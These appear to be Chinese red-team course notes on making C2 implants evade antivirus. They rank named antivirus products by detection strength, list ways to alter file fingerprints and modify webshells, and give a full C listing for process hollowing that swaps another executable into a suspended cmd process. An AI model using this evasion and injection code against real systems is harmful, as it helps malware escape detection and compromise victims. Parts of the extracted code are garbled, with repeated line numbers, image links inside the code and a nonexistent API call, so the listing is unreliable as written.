


Day152 免杀对抗-C2远控篇&C&C++&APC注入&进程镂空&傀儡进程&伪装欺骗&指纹特征消除



1.知识点

- 1、环境准备-单机系统&杀毒产品&流量产品
- 2、Webshell-静态对抗&动态对抗&工具对抗
- 3、Webshell-代码混淆&流量绕过&源码魔改

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改冰蝎-防识别-打乱特征指纹-使用即变异
- 3、魔改冰蝎-防查杀-新增加密协议-生成即免杀

- 1、环境部署-JAR反编译&打包构建-项目即成功
- 2、魔改哥斯拉-防识别-打乱特征指纹-使用即变异

- 3、魔改哥斯拉-防查杀-新增后门插件-生成即免杀

-
- 1、C2远控-免杀基础-基本知识&环境搭建
 - 2、C2远控-ShellCode-生成&提取&加载
 - 3、C2远控-ShellCode-Loader免杀开发

-
- 1、C2远控-ShellCode-C/C++加密混淆
 - 2、C2远控-ShellCode-C/C++干扰识别
 - 3、C2远控-ShellCode-C/C++后续升级

-
- 1、C2远控-ShellCode分离-C/C++内存加载
 - 2、C2远控-ShellCode分离-C/C++文件&参数
 - 3、C2远控-ShellCode分离-C/C++协议&管道

-
- 1、C2远控-ShellCode分离-Python内存加载
 - 2、C2远控-ShellCode分离-Python文件&参数
 - 3、C2远控-ShellCode分离-Python协议&管道

-
- 1、C2远控-ShellCode分离-C/C++API函数调用
 - 2、C2远控-ShellCode分离-C/C++inlineHook
 - 3、C2远控-ShellCode分离-C/C++动态内存加密

-
- 1、C2远控-特征消除-编译&资源&壳保护
 - 2、C2远控-红队技能-进程镂空&傀儡进程
 - 3、C2远控-红队技能-APC注入&进程欺骗

2.详细点

2.1 常见杀软特点总结



- 1 杀软一般通过以下几点来检测恶意软件和行为：
- 2 1、静态查杀：最基本的查杀方式，主要通过对文件的特征码进行扫描，匹配已知的病毒特征库。如果发现文件特征码与病毒特征库中的某个病毒特征码相匹配，就判断该文件为病毒；部分杀软会在静态查杀时将程序放入沙箱中运行几秒的方式以检测程序是否是恶意程序。
- 3 2、动态（主动）查杀：通过在程序运行时扫描程序内存是否匹配病毒特征的方式主动发现恶意程序。在EDR中还会挂钩敏感的windows API，在程序调用到被挂钩的API时检查函数参数和调用栈以检测恶意程序。

- 4 3、流量监控：监控网络流量，分析网络数据包，如果发现异常流量或者已知的恶意流量特征，就可能是恶意软件在进行网络活动。
- 5 4、行为监控：监控程序的运行行为，如文件操作、注册表操作等。如果发现某个程序的行为超出了正常范围，就可能是恶意软件。

2.2 常见杀软特点

- 
- 1 火绒：静态查杀能力弱，没有动态查杀，横向移动防护比较强，frp等内网穿透受影响。
 - 2 360安全卫士/360杀毒：静态查杀能力较强，没有动态查杀，如果开启了核晶模式，则行为查杀比较强，注入进程等敏感行为会被拦截；核晶模式在物理机中默认开启，在虚拟机中默认关闭。
 - 3 360QVM：360QVM 简单的说就是使用了机器学习辅助查杀，在360杀毒引擎设置中开启 360QVM 后静态查杀会变得非常流氓，有一点特征就会被查杀。
 - 4 Windows Defender：静态查杀能力较强，动态查杀较强，监控 HTTP 流量。
 - 5 卡巴斯基：普通版静态查杀能力一般，企业版静态查杀能力较强，动态查杀较强。
 - 6 ESET：静态查杀能力较强，没有动态查杀。

2.3 静态查杀能力强弱

- 
- 1 火绒 < 360安全卫士、360杀毒、windows Defender、卡巴斯基标准版 < 卡巴斯基企业版、ESET < 360QVM。
 - 2 目前见过静态查杀能力最强的属360QVM，连国外的杀软都有所不及，可以说360QVM是非常流氓的了。

2.4 动态查杀能力强弱

- 
- 1 火绒、360、ESET < 卡巴斯基 < windows Defender。
 - 2 火绒、360、ESET 这几个没有动态查杀。

2.5 C2应用&&加载语言

- 
- 1 CS (CobaltStrike)、MSF (Metasploit)、Viper、Ghost，比较小众的C2有Supershell、Manjusaka等，还有个人开发的 C2。



- 1 常见的用来制作免杀语言有C/C++、C#、Powershell、Python、Go、Rust等
- 2 C/C++: 使用最多也是制作免杀的首选语言，很多高级的免杀技术都是使用C/C++来实现，Github 上很多高星的、优秀的免杀项目也是使用C/C++来实现。
- 3 C#: 结合了C++的性能和Java的易用性，通过.NET框架来访问各种API，写起免杀来更为简单，但是基于.NET框架的语言也比其他语言更容易被检测到。
- 4 Powershell: 基于.NET框架的脚本语言，可以很方便的执行，也可以很容易的将Powershell脚本转为C#程序，同C#一样也容易被检测到，2.0以上版本需绕过AMSI。
- 5 Python: 语法简单，写起来容易，大部分学免杀的新手都会Python，认为Python容易，自己也懂Python，于是从Python 开始学免杀，而结果恰恰相反，Python写起免杀来比C/C++还要复杂，在C/C++中可以直接调用 windows API，在 Python 中则要通过一层转化间接调用Windows API，而且Python打包的程序报毒比较高，体积比较大。
- 6 Go: 适合编写高性能的网络应用程序，很多内网穿透工具和漏洞扫描工具如Frp、Fscan等都使用 Go 进行开发，学习Go 语言免杀可以对这些工具进行免杀。
- 7 Rust: Rust性能同C/C++，结构比较整洁但是语法复杂，不适合新手选择。
- 8 其他: ASM、Nim、Java等

3.演示案例



- 1 >上节课被查杀的修改特征继续过
- 2 AvoidRandomKill
- 3 特征修改常见方法:
- 4 1、编译模式改变（减少文件指纹）
- 5 2、加资源改代码（MD5特征函数代码）
- 6 3、加冷壳加保护（MD5增加分析难度）

3.1 C2远控-红队技能-进程镂空&傀儡进程



- 1 进程镂空(**Process Hollowing**)
- 2 是一种防御规避的进程注入技术,以红队隐匿技能为主的辅助免杀手法
- 3 1.创建一个挂起合法进程
- 4 2.读取执行代码
- 5 3.获取挂起进程上下文与环境信息
- 6 4.卸载挂起进程内存
- 7 5.写入执行代码
- 8 6.恢复挂起进程



```
1 #include <stdio.h>
2 #include <windows.h>
3
4 typedef NTSTATUS(NTAPI* pNtUnmapViewOfSection)(HANDLE, PVOID);
5
6 int main(int argc, wchar_t* argv[])
7 {
```

```

8      IN PIMAGE_DOS_HEADER pDosHeaders;
9      IN PIMAGE_NT_HEADERS pNtHeaders;
10     IN PIMAGE_SECTION_HEADER pSectionHeaders;
11
12     IN PVOID FileImage;
13
14     IN HANDLE hFile;
15     OUT DWORD FileReadSize;
16     IN DWORD dwFileSize;
17
18     IN PVOID RemoteImageBase;
19     IN PVOID RemoteProcessMemory;
20
21
22
23
24     STARTUPINFOA si = { 0 };
25     PROCESS_INFORMATION pi = { 0 };
26     CONTEXT ctx;
27     ctx.ContextFlags = CONTEXT_FULL;
28     si.cb = sizeof(si);
29
30
31     char path[] = "HelloWorld.exe";
32     BOOL bRet = CreateProcessA(
33         NULL,
34         (LPSTR)"cmd",
35         NULL,
36         NULL,
37         FALSE,
38         CREATE_SUSPENDED,
39         NULL,
40         NULL,
41         &si,
42         &pi);
43
44     //在本进程获取替换文件的内容
45     hFile = CreateFileA(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0,
46     NULL);
47     dwFileSize = GetFileSize(hFile, NULL); //获取替换可执行文件的大小
48     FileImage = VirtualAlloc(NULL, dwFileSize, MEM_COMMIT | MEM_RESERVE,
49     PAGE_READWRITE);
50     ReadFile(hFile, FileImage, dwFileSize, &FileReadSize, NULL);
51     CloseHandle(hFile);
52
53     pDosHeaders = (PIMAGE_DOS_HEADER)FileImage;
54     pNtHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)FileImage + pDosHeaders->e_lfanew); //获

```

取NT头

```

53
54     GetThreadContext(pi.hThread, &ctx); //获取挂起进程上下文
55
56 #ifdef _WIN64
57     ReadVirtualMemory(pi.hProcess, (PVOID)(ctx.Rdx + (sizeof(SIZE_T) * 2)),
58         &RemoteImageBase, sizeof(PVOID), NULL);
59     // 从rbx寄存器中获取PEB地址, 并从PEB中读取可执行映像的基址
60 #endif
61     // 从ebx寄存器中获取PEB地址, 并从PEB中读取可执行映像的基址
62 #ifdef _X86_
63     ReadProcessMemory(pi.hProcess, (PVOID)(ctx.Ebx + 8), &RemoteImageBase,
64         sizeof(PVOID), NULL);
65 #endif
66
67     //判断文件预期加载地址是否被占用
68     pNtUnmapViewOfSection NtUnmapViewOfSection =
69         (pNtUnmapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"),
70             "NtUnmapViewOfSection");
71     if ((SIZE_T)RemoteImageBase == pNtHeaders->OptionalHeader.ImageBase)
72     {
73         NtUnmapViewOfSection(pi.hProcess, RemoteImageBase); //卸载已存在文件
74     }
75
76     //为可执行映像分配内存, 并写入文件头
77     RemoteProcessMemory = VirtualAllocEx(pi.hProcess, (PVOID)pNtHeaders-
78         >OptionalHeader.ImageBase, pNtHeaders->OptionalHeader.SizeOfImage, MEM_COMMIT |
79         MEM_RESERVE, PAGE_EXECUTE_READWRITE);
80     WriteProcessMemory(pi.hProcess, RemoteProcessMemory, FileImage, pNtHeaders-
81         >OptionalHeader.SizeOfHeaders, NULL);
82
83     //逐段写入
84     for (int i = 0; i < pNtHeaders->FileHeader.NumberOfSections; i++)
85     {
86         pSectionHeaders = (PIMAGE_SECTION_HEADER)((LPBYTE)FileImage + pDosHeaders-
87             >e_lfanew + sizeof(IMAGE_NT_HEADERS) + (i * sizeof(IMAGE_SECTION_HEADER)));
88         WriteProcessMemory(pi.hProcess, (PVOID)((LPBYTE)RemoteProcessMemory +
89             pSectionHeaders->VirtualAddress), (PVOID)((LPBYTE)FileImage + pSectionHeaders-
90             >PointerToRawData), pSectionHeaders->SizeOfRawData, NULL);
91     }
92
93     //将rax寄存器设置为注入软件的入口点
94 #ifdef _WIN64
95     ctx.Rcx = (SIZE_T)((LPBYTE)RemoteProcessMemory + pNtHeaders-
96         >OptionalHeader.AddressOfEntryPoint);
97     WriteProcessMemory(pi.hProcess, (PVOID)(ctx.Rdx + (sizeof(SIZE_T) * 2)),
98         &pNtHeaders->OptionalHeader.ImageBase, sizeof(PVOID), NULL);
99 #endif
100


```



```



89     //将eax寄存器设置为注入软件的入口点
90     #ifdef _X86_
91         ctx.Eax = (SIZE_T)((LPBYTE)RemoteProcessMemory + pNtHeaders->OptionalHeader.AddressOfEntryPoint);
92         WriteProcessMemory(pi.hProcess, (PVOID)(ctx.Ebx + (sizeof(SIZE_T) * 2)),
93             &pNtHeaders->OptionalHeader.ImageBase, sizeof(PVOID), NULL);
94     #endif
95
96     SetThreadContext(pi.hThread, &ctx); // 设置线程上下文
97     ResumeThread(pi.hThread); // 恢复挂起线程
98
99     CloseHandle(pi.hThread);
100    CloseHandle(pi.hProcess);
101    return 0;
102 }

